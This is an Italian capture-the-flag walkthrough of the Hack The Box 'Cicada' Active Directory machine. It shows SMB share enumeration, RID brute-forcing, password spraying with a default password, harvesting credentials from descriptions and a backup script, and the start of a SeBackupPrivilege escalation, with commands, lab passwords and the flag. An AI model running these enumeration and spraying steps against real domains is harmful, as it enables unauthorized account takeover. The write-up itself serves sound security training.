# *Cicada*

## *CICADA Machine*

Cicada è una macchina Windows facile/difficile che si concentra sull'enumerazione e lo sfruttamento di Active Directory
per principianti. In questa macchina, i si farà enumerazione del dominio AD, identificazione utenti, ricerca negli share,
per poi scoprire le password in chiaro salvate nei file, poi si potrà eseguire un 'password spray' attack  e si userà
`SeBackupPrivilege` per raggiungere la compromissione completa del sistema.

*IP CICADA->* 10.10.11.35

# *Enumeration*

## *Scan Port & Service NMAP*

```
opt/htb_machine/Cicada nmap -A -sC -sV -T5 -Pn 10.10.11.35
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-31 08:32 CEST
```

```
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-31 13:33:12Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
```

```
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|2012|2016 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2022 (89%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Serv
er 2016 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: CICADA-DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

L ambiente e le porte aperte indicano chiaramente che mi trovo davanti ad un 'domain controller' in ambiente 'Active Directory'.
Posso notare dallE porte LDAP aperte i nomi di dominio che vado ad aggiungere al file 'etc/hosts'

389/tcp open ldap Microsoft Windows Active Directory LDAP Domain: cicada.htb0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP Domain: cicada.htb0 ssl-cert: Subject: commonName= CICADA
3268/tcp open ldap Microsoft Windows Active Directory LDAP Domain: cicada.htb0 ssl-cert: Subject: commonName= CICADA
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP Domain: cicada.htb0 DNS:CICADA-DC.cicada.htb
5985/tcp open http Microsoft HTTPAPI httpd 2.0
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
88/tcp open kerberos-sec Microsoft Windows Kerberos
53/tcp open domain Simple DNS

## *SMB Enumeration*

Utilizzo del tool 'nxc' per enumerazione samba share , inanzitutto con il seguente comando verifico se posso vedere qualche share come utente
anonimo , e trovo lo share 'HR' che può essere interessante.

```
 | opt/htb_machine/Cicada nxc smb 10.10.11.35 --shares
```

```
[*] Copying default configuration file
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicad
a.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [-] Error enumerating shares: STATUS_USER_SESSION_DELETED
```

```
opt/htb_machine/Cicada nxc smb 10.10.11.35 -u "."-p "" --shares                    2 ✗ root@xyz
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicad
a.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [-] Error enumerating shares: STATUS_USER_SESSION_DELETED
opt/htb_machine/Cicada nxc smb 10.10.11.35 -u '.' -p '' --shares                    ✓ root@xyz
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicad
a.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\.: (Guest)
SMB         10.10.11.35     445    CICADA-DC        [*] Enumerated shares
SMB         10.10.11.35     445    CICADA-DC        Share           Permissions     Remark
SMB         10.10.11.35     445    CICADA-DC        -----           -----------     ------
SMB         10.10.11.35     445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.10.11.35     445    CICADA-DC        C$                              Default share
SMB         10.10.11.35     445    CICADA-DC        DEV
SMB         10.10.11.35     445    CICADA-DC        HR              READ
SMB         10.10.11.35     445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.10.11.35     445    CICADA-DC        NETLOGON                        Logon server share
SMB         10.10.11.35     445    CICADA-DC        SYSVOL                          Logon server share
```

Ora uso il tool 'smbclient' per vedere il contenuto di 'HR' share, sempre come user anonimo, e trovo un file interessante che scarico in
locale con il cmd 'mget' , il file in questione è 'Notice from HR.txt'

```
opt/htb_machine/Cicada smbclient -U '.' //10.10.11.35/HR                    ✓ root
Password for [WORKGROUP\.]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 13:29:09 2024
  ..                                  D        0  Thu Mar 14 13:21:29 2024
  Notice from HR.txt                  A     1266  Wed Aug 28 19:31:48 2024

                4168447 blocks of size 4096. 476764 blocks available
smb: \> mget "Notice from HR.txt"
Get file Notice from HR.txt? yes
getting file \Notice from HR.txt of size 1266 as Notice from HR.txt (5.2 KiloBytes/sec) (average 5.2 KiloBytes/sec)
smb: \>
```

'Vado ad aprire in locale il file con 'cat' e all interno trovo una comunicazione in cui viene visualizzata la password di default e le istruzioni per
cambiare tale password per gli utenti del dominio.

```
opt/htb_machine/Cicada cat 'Notice from HR.txt'

Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols, it's ess
ou change your default password to something unique and secure.

Your default password is: Cicada$M6Corpb*@Lp#nZp!8

To change your password:
```

Default Password = Cicada$M6Corpb*@Lp#nZp!8

Ora ciò che devo trovare è una lista di utenti validi con cui poter testare la password trovata , sperando che qualcuno di questi non
l abbia cambiata come consigliato dalla mail.
Per identificare una lista di eventuali utenti all interno del dominio posso usufruire del modulo 'rid-brute' sempre del tool 'nxc' come segue

```
 opt/htb_machine/Cicada  nxc smb 10.10.11.35 -u '.' -p '' --rid-brute
```

```
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\.: (Guest)
SMB         10.10.11.35     445    CICADA-DC        498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        500: CICADA\Administrator (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        501: CICADA\Guest (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        502: CICADA\krbtgt (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        512: CICADA\Domain Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        513: CICADA\Domain Users (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        514: CICADA\Domain Guests (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        515: CICADA\Domain Computers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        516: CICADA\Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        517: CICADA\Cert Publishers (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        518: CICADA\Schema Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        519: CICADA\Enterprise Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        520: CICADA\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        521: CICADA\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        522: CICADA\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        525: CICADA\Protected Users (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        526: CICADA\Key Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        527: CICADA\Enterprise Key Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        553: CICADA\RAS and IAS Servers (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        571: CICADA\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        572: CICADA\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        1000: CICADA\CICADA-DC$ (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1101: CICADA\DnsAdmins (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        1102: CICADA\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1103: CICADA\Groups (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1104: CICADA\john.smoulder (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1105: CICADA\sarah.dantelia (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1106: CICADA\michael.wrightson (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1108: CICADA\david.orelious (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1109: CICADA\Dev Support (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1601: CICADA\emily.oscars (SidTypeUser)
```

Quindi copierò l output del precedente comando in un file che chiamero user.txt su 'vim' e lo modificherò come segue:

```
:%g!/TypeUser/d
(per richiamare solo TypeUser ed eliminare il resto)
```

```
SMB         10.10.11.35     445    CICADA-DC        500: CICADA\Administrator (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        501: CICADA\Guest (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        502: CICADA\krbtgt (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1000: CICADA\CICADA-DC$ (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1104: CICADA\john.smoulder (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1105: CICADA\sarah.dantelia (SidTypeUser)
```

poi do il seguente comando per eliminare tutta la parte non necessaria prima del nome utente partendo da 'CICADA'

```
%s/.* CICADA\\/g
```

```
Administrator (SidTypeUser)
Guest (SidTypeUser)
krbtgt (SidTypeUser)
CICADA-DC$ (SidTypeUser)
john.smoulder (SidTypeUser)
sarah.dantelia (SidTypeUser)
michael.wrightson (SidTypeUser)
david.orelious (SidTypeUser)
emily.oscars (SidTypeUser)
```

Poi tolgo la parte finale dei nomi utente '(SidTypeUser)' ed infine cancello i nomi utente di default e lasciare solo quelli
interessanti e legati a persone fisiche.

```
Administrator
Guest
krbtgt
CICADA-DC$
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious
emily.oscars

~
```

```
opt/h/Cicada ls
Cicada.ctd  'Notice from HR.txt'   users.txt
opt/htb_machine/Cicada cat users.txt
Administrator
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious
emily.oscars
```


Quindi adesso che ho una lista utile di utenti posso usare la password trovata in precedenza con il tool 'nxc' per cercare a
quale utente la password corrisponde e quale di questi quindi non l ha aggiornata correttamente.

```
opt/htb_machine/Cicada nxc smb 10.10.11.35 -u users.txt -p 'Cicada$M6Corpb*@Lp#nZp!8'   root@xyz
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicad
a.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\Administrator:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAI
LURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAI
LURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FA
ILURE
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
```

Trovo un utente valido ‘michael.wrightson’ che non ha cambiato la password di default e quindi posso andare a vedere gli 'shares'
accessibili per questo utente con l utilizzo sempre di ‘nxc’ come segue:

CRED= michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8


Bene ora do la flag ‘--users’ al precedente comando per enumerare gli utenti collegati al suo account con eventuali descrizioni e trovo
un utente interessante con la sua password in descrizione:




CRED= david.orelious:aRt$Lp#7t*VQ!3

Quindi posso nella stessa modalità usata in precedenza vedere gli share accessibili di questo utente, e noto che ha permesso in letture sullo
share ‘DEV’

Quindi procedo con la visualizzazione dello share 'DEV' con l utente corrente tramite il tool 'smbclient' come segue:

```
opt/htb_machine/Cicada smbclient -U 'cicada/david.orelious%aRt$Lp#7t*VQ!3' //10.10.11.35/DEV
```

Trovo quindi un file interessante che scarico in locale con il tool 'mget' tale file si chiama 'Backup_script.ps1'

```
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 13:31:39 2024
  ..                                  D        0  Thu Mar 14 13:21:29 2024
  Backup_script.ps1                   A      601  Wed Aug 28 19:28:22 2024

                4168447 blocks of size 4096. 471112 blocks available
smb: \> mget "Backup_script.ps1"
Get file Backup_script.ps1? yes
getting file \Backup_script.ps1 of size 601 as Backup_script.ps1 (3.0 KiloBytes/sec) (average 3.0 KiloBytes/sec)
smb: \>
```

Quindi vado ad esaminare in locale il file scaricato:

```
opt/htb_machine/Cicada cat Backup_script.ps1

$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"
```

Nello script viene menzionato il binario '/backup' che viene salvato sul drive 'C/smb' e poi zippato, e sono presenti le credenziali dell utente
a cui è riferito lo script:

CRED= emily.oscars:Q!3@Lp#M6b*7t*Vt

Quindi nuovamente provo a vedere a quali share ha accesso l utente con il tool 'nxc' e trovo che ha accesso al drive 'C' come menzionato
nello script

```
opt/htb_machine/Cicada  nxc smb 10.10.11.35 -u 'emily.oscars' -p 'Q!3@Lp#M6b*7t*Vt' --shares  ✓  root@xyz
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicad
a.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\emily.oscars:Q!3@Lp#M6b*7t*Vt
SMB         10.10.11.35     445    CICADA-DC        [*] Enumerated shares
SMB         10.10.11.35     445    CICADA-DC        Share           Permissions     Remark
SMB         10.10.11.35     445    CICADA-DC        -----           -----------     ------
SMB         10.10.11.35     445    CICADA-DC        ADMIN$          READ            Remote Admin
SMB         10.10.11.35     445    CICADA-DC        C$              READ,WRITE      Default share
SMB         10.10.11.35     445    CICADA-DC        DEV
SMB         10.10.11.35     445    CICADA-DC        HR              READ
SMB         10.10.11.35     445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.10.11.35     445    CICADA-DC        NETLOGON        READ            Logon server share
SMB         10.10.11.35     445    CICADA-DC        SYSVOL          READ            Logon server share
```

Quindi vado ad enumerare lo share 'C' con il tool 'smbclient', ed entro nella dir 'Users' poi in 'emily.oscars.CICADA' ed infine in 'Desktop' dove
trovo la 'user.txt'

```
opt/htb_machine/Cicada  smbclient -U 'cicada/emily.oscars%Q!3@Lp#M6b*7t*Vt' //10.10.11.35/C$
Try "help" to get a list of possible commands.
smb: \> ls
```

```
smb: \> ls
  $Recycle.Bin                      DHS        0  Thu Mar 14 14:24:03 2024
  $WinREAgent                        DH        0  Mon Sep 23 18:16:49 2024
  Documents and Settings          DHSrn        0  Thu Mar 14 20:40:47 2024
  DumpStack.log.tmp                 AHS    12288  Mon Mar 31 13:40:19 2025
  pagefile.sys                      AHS 738197504  Mon Mar 31 13:40:19 2025
  PerfLogs                            D        0  Thu Aug 22 20:45:54 2024
  Program Files                      DR        0  Thu Aug 29 21:32:50 2024
  Program Files (x86)                 D        0  Sat May  8 11:40:21 2021
  ProgramData                        DHn        0  Fri Aug 30 19:32:07 2024
  Recovery                          DHSn        0  Thu Mar 14 20:41:18 2024
  Shares                              D        0  Thu Mar 14 13:21:29 2024
  System Volume Information         DHS        0  Thu Mar 14 12:18:00 2024
  Temp                                D        0  Mon Mar 31 16:52:48 2025
  Users                              DR        0  Mon Aug 26 22:11:25 2024
  Windows                             D        0  Mon Mar 31 16:55:13 2025

                4168447 blocks of size 4096. 470824 blocks available
```

```
smb: \> cd Users
smb: \Users\> ls
  .                                  DR        0  Mon Aug 26 22:11:25 2024
  ..                                DHS        0  Mon Mar 31 17:20:19 2025
  Administrator                       D        0  Mon Aug 26 22:10:38 2024
  All Users                       DHSrn        0  Sat May  8 10:34:03 2021
  Default                           DHR        0  Thu Mar 14 20:40:47 2024
  Default User                    DHSrn        0  Sat May  8 10:34:03 2021
  desktop.ini                       AHS      174  Sat May  8 10:18:31 2021
  emily.oscars.CICADA                 D        0  Thu Aug 22 23:22:13 2024
  Public                             DR        0  Thu Mar 14 11:45:15 2024

                4168447 blocks of size 4096. 470824 blocks available
```

```
smb: \Users\> cd emily.oscars.CICADA
smb: \Users\emily.oscars.CICADA\> ls
  .                                   D        0  Thu Aug 22 23:22:13 2024
  ..                                 DR        0  Mon Aug 26 22:11:25 2024
  AppData                            DH        0  Thu Aug 22 23:22:13 2024
  Application Data                DHSrn        0  Thu Aug 22 23:22:13 2024
  Cookies                         DHSrn        0  Thu Aug 22 23:22:13 2024
  Desktop                            DR        0  Wed Aug 28 19:32:18 2024
  Documents                          DR        0  Thu Aug 22 23:22:13 2024
  Downloads                          DR        0  Sat May  8 10:20:24 2021
  Favorites                          DR        0  Sat May  8 10:20:24 2021
  Links                              DR        0  Sat May  8 10:20:24 2021
  Local Settings                  DHSrn        0  Thu Aug 22 23:22:13 2024
  Music                              DR        0  Sat May  8 10:20:24 2021
  My Documents                    DHSrn        0  Thu Aug 22 23:22:13 2024
  NetHood                         DHSrn        0  Thu Aug 22 23:22:13 2024
  NTUSER.DAT                        AHn   262144  Thu Aug 22 23:28:26 2024
  ntuser.dat.LOG1                   AHS   225280  Thu Aug 22 23:22:12 2024
  ntuser.dat.LOG2                   AHS    12288  Thu Aug 22 23:22:12 2024
  NTUSER.DAT{c76cbcdb-afc9-11eb-8234-000d3aa6d50e}.TM.blf    AHS    65536  Thu Aug 22 23:24:27 2024
  NTUSER.DAT{c76cbcdb-afc9-11eb-8234-000d3aa6d50e}.TMContainer00000000000000000001.regtrans-ms    AHS   524288  Thu Aug 22
23:22:12 2024
  NTUSER.DAT{c76cbcdb-afc9-11eb-8234-000d3aa6d50e}.TMContainer00000000000000000002.regtrans-ms    AHS   524288  Thu Aug 22
23:22:12 2024
  ntuser.ini                         HS       20  Thu Aug 22 23:22:13 2024
  Pictures                           DR        0  Sat May  8 10:20:24 2021
  PrintHood                       DHSrn        0  Thu Aug 22 23:22:13 2024
```

```
  Recent                          DHSrn        0  Thu Aug 22 23:22:13 2024
  Saved Games                        Dn        0  Sat May  8 10:20:24 2021
  SendTo                          DHSrn        0  Thu Aug 22 23:22:13 2024
  Start Menu                      DHSrn        0  Thu Aug 22 23:22:13 2024
  Templates                       DHSrn        0  Thu Aug 22 23:22:13 2024
  Videos                             DR        0  Sat May  8 10:20:24 2021

                4168447 blocks of size 4096. 470824 blocks available
```

```
smb: \Users\emily.oscars.CICADA\> cd Desktop
smb: \Users\emily.oscars.CICADA\Desktop\> ls
  .                                   DR        0  Wed Aug 28 19:32:18 2024
  ..                                   D        0  Thu Aug 22 23:22:13 2024
  user.txt                            AR       34  Mon Mar 31 13:41:15 2025
```


```
smb: \Users\emily.oscars.CICADA\Desktop\> mget user.txt
Get file user.txt? yes
getting file \Users\emily.oscars.CICADA\Desktop\user.txt of size 34 as user.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes
/sec)
smb: \Users\emily.oscars.CICADA\Desktop\>
```

## *User.txt*

```
 | opt/htb_machine/Cicada ls
Backup_script.ps1   Cicada.ctd  'Notice from HR.txt'   user.txt   users.txt
 | opt/htb_machine/Cicada cat user.txt
6e8e873bb3f0d1cf9591b15d9bec80bd
 | opt/htb_machine/Cicada
```

## *PrivilegeEscalation*

Con le credenziali trovate posso connettermi con l utente ‘emily.oscars’ e password ‘Q!3@Lp#M6b*7t*Vt’ tramite il tool ‘evil-winrm’ , al
dominio e da qui procedere con l numerazione:




Quindi controllo i rivilegi con il cmd ‘whoami /all’ e noto che sono abilitati ‘SeBackupPrivilege’ e ‘SeRestore-Privilege’ , il che mi collega al
fatto che nello script analizzato in precedneza si menzionava il ‘backup’ sistematico del drive C.

Vado quindi a fare una ricerca su google per ‘exploit SeBackupPrivilege’ per ricercare il modo di ricevere i file di sistema ‘SAM’ e ‘System’ ,
2 file critici di Windows presenti nel registro ‘HKML’ in cui vengono salvati i dati piu' sensibili sfruttabile per avere il controllo completo
del controller di dominio.

WINDOWS SECURITY SERIES


# Windows PrivEsc with SeBackupPrivilege

Once we gain initial access to a system during an internal penetration testing assessment, the next step is to escalate privileges in order to run necessary tools and explore the network effectively. In a Windows environment, one of the common ways to do this is by exploiting a user's privileges.

Abusing the *SeBackupPrivilege* is one such way. A user with this privilege can create a full backup of the entire system, including sensitive files like the *Security Account Manager* (SAM) and the Active Directory database "*NT Directory Services. Directory Information Tree*" (NTDS.dit).

## Backup Operators Group

After gaining access to the machine as a *svc_backup* user, we examine the user's permissions by running the `whoami /all` command. We notice that the user is a member of the *Backup Operators* group, which has the *SeBackupPrivilege* and *SeRestorePrivilege* enabled as part of its privileges.



```
----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Backup Operators                   Alias            S-1-5-32-551 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
